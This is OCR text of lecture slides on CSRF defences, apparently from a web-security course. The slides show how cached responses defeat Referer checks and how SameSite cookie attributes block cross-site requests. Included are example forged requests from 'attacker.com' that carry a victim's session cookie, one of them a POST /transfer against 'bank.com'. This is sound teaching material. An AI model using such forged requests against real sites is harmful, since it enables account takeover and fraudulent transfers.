

POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Login valid?
Server
bank.com



POST /login HTTP/1.1
username=alice&password=password
Client
bank.com
Login valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
Client
bank.com
Login valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
Client
bank.com
Login valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
Client
bank.com
Login valid?
OK!
Session valid?
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
HTTP/1.1 200 OK
Cache-Control: public, max-age=31536000
Client
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
OK!
Server
bank.com


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
HTTP/1.1 200 OK
Cache-Control: public, max-age=31536000
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
OK!


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
HTTP/1.1 200 OK
Cache-Control: public, max-age=31536000
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://attacker.com/
?
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
OK!


POST /login HTTP/1.1
username=alice&password=password
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://bank.com/
HTTP/1.1 200 OK
Cache-Control: public, max-age=31536000
GET /avatar.png HTTP/1.1
Cookie: sessionId=1234
Referer: https://attacker.com/
HTTP Cache
HTTP/1.1 200 OK
Client
bank.com
Client
attacker.com
Server
bank.com
Login valid?
OK!
Session valid?
OK!
Referer allowed?
OK!

`Referer` header does not mitigate CSRF

- Gotcha: Watch out for HTTP caches!
  - Add a **`Vary: Referer`** header
  - Or, add a **`Cache-Control: no-store`** header
- Gotcha: Sites can opt out of sending the **`Referer`** header!
- Gotcha: Browser extensions might omit **`Referer`** for privacy reasons

`SameSite` cookies

- Use **`SameSite`** cookie attribute to prevent cookie from being sent with requests initiated by other sites
  - **`SameSite=None`** - default, always send cookies
  - **`SameSite=Lax`** - withhold cookies on subresource requests originating from other sites, allow them on top-level requests
  - **`SameSite=Strict`** - only send cookies if the request originates from the website that set the cookie

```
Set-Cookie: key=value; Secure; HttpOnly; Path=/; SameSite=Lax
```

Proposal to make cookies `SameSite=Lax` by default

- "Cookies should be treated as "SameSite=Lax" by default"[1]
- Who would want to opt into **`SameSite=None`** cookies?

[1] https://tools.ietf.org/html/draft-west-cookie-incrementalism-00

Solution: `SameSite` cookies

Server response from **bank.com:**

```
HTTP/1.1 200 OK
Set-Cookie: sessionId=1234; SameSite=Lax
```

Top-level and subresource requests from **bank.com:**

```
POST /transfer HTTP/1.1
Cookie: sessionId=1234
```

Subresource request from **attacker.com:**


```
POST /transfer HTTP/1.1
```

Mitigate CSRF with `SameSite` Cookies

